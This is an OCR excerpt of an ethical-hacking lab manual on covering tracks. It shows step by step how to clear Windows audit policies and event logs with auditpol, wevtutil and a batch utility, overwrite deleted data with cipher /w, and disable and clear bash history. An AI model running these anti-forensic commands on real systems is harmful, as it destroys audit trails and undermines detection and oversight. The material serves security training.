


Figure 4.1.1: Open Command Prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

View Audit Policies

3. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                    Setting
System
  Security System Extension             No Auditing
  System Integrity                      Success and Failure
  IPsec Driver                          No Auditing
  Other System Events                   Success and Failure
  Security State Change                 Success
Logon/Logoff
  Logon                                 Success and Failure
  Logoff                                Success
  Account Lockout                       Success
  IPsec Main Mode                       No Auditing
  IPsec Quick Mode                      No Auditing
  IPsec Extended Mode                   No Auditing
  Special Logon                         Success
  Other Logon/Logoff Events             No Auditing
  Network Policy Server                 Success and Failure
  User / Device Claims                  No Auditing
  Group Membership                      No Auditing
Object Access
  File System                           No Auditing
  Registry                              No Auditing
  Kernel Object                         No Auditing
  SAM                                   No Auditing
  Certification Services                No Auditing
  Application Generated                 No Auditing
  Handle Manipulation                   No Auditing
  File Share                            No Auditing
  Filtering Platform Packet Drop        No Auditing
  Filtering Platform Connection         No Auditing
  Other Object Access Events            No Auditing
  Detailed File Share                   No Auditing
  Removable Storage                     No Auditing
  Central Policy Staging                No Auditing
Privilege Use
  Non Sensitive Privilege Use           No Auditing
  Other Privilege Use Events            No Auditing
  Sensitive Privilege Use               No Auditing
```

Figure 4.1.2: Auditpol viewing the policies

TASK 1.2

Enable Audit Policies

4. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.

```
Administrator: Command Prompt

C:\WINDOWS\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\WINDOWS\system32>
```

Figure 4.1.3: Auditpol Local Security Policies in Windows 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```
Administrator: Command Prompt

C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                    Setting
System
  Security System Extension             Success and Failure
  System Integrity                      Success and Failure
  IPsec Driver                          Success and Failure
  Other System Events                   Success and Failure
  Security State Change                 Success and Failure
Logon/Logoff
  Logon                                 Success and Failure
  Logoff                                Success
  Account Lockout                       Success
  IPsec Main Mode                       No Auditing
  IPsec Quick Mode                      No Auditing
  IPsec Extended Mode                   No Auditing
  Special Logon                         Success
  Other Logon/Logoff Events             No Auditing
  Network Policy Server                 Success and Failure
  User / Device Claims                  No Auditing
  Group Membership                      No Auditing
Object Access
  File System                           No Auditing
  Registry                              No Auditing
  Kernel Object                         No Auditing
  SAM                                   No Auditing
  Certification Services                No Auditing
  Application Generated                 No Auditing
  Handle Manipulation                   No Auditing
  File Share                            No Auditing
  Filtering Platform Packet Drop        No Auditing
  Filtering Platform Connection         No Auditing
  Other Object Access Events            No Auditing
  Detailed File Share                   No Auditing
```

Figure 4.1.4: Auditpol enabling system and account login policies

TASK 1.3

Clear Audit Policies

6. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.

```
Administrator: Command Prompt

C:\WINDOWS\system32>auditpol /clear /y
The command was successfully executed.

C:\WINDOWS\system32>_
```

Figure 4.1.5: Auditpol clearing the policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.




Figure 4.1.6: Auditpol policies cleared

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

8. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
9. Close all open windows and document all the acquired information.

TASK 2 Clear Windows Machine Logs using Various Utilities

TASK 2.1

Clearing Logs using Clear_Event_Viewer_Logs.bat Utility

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.

2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.




Figure 4.2.1: Command Prompt: clearing event logs

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

TASK 2.2

Clearing Logs using wevtutil

4. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
General Logging
HardwareEvents
IHM_DebugChannel
InstallUXPerformance-Analytic
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MedaFoundationVideoProc
MedaFoundationVideoProcD3D
```

Figure 4.2.2: Command Prompt: List of event logs

7. Now, type **wevtutil cl <log_name>** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.

```
Administrator: Command Prompt

C:\WINDOWS\system32>wevtutil cl system

C:\WINDOWS\system32>
```

Figure 4.2.3: Command Prompt: Clearing system logs

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

TASK 2.3

Delete Files using Cipher.exe

9. In **Command Prompt**, type **cipher /w:<Drive or Folder or File Location>** and press **Enter** to deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.




Figure 4.2.4: Command Prompt: Encrypting deleted files

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

11. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
12. Close all open windows and document all the acquired information.

TASK 3 Clear Linux Machine Logs using the BASH Shell

Here, we will clear the Linux machine event logs using the BASH shell.

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 4.3.1: Parrot Security login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

TASK 3.1

Disable and Clear Linux System Logs

4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.

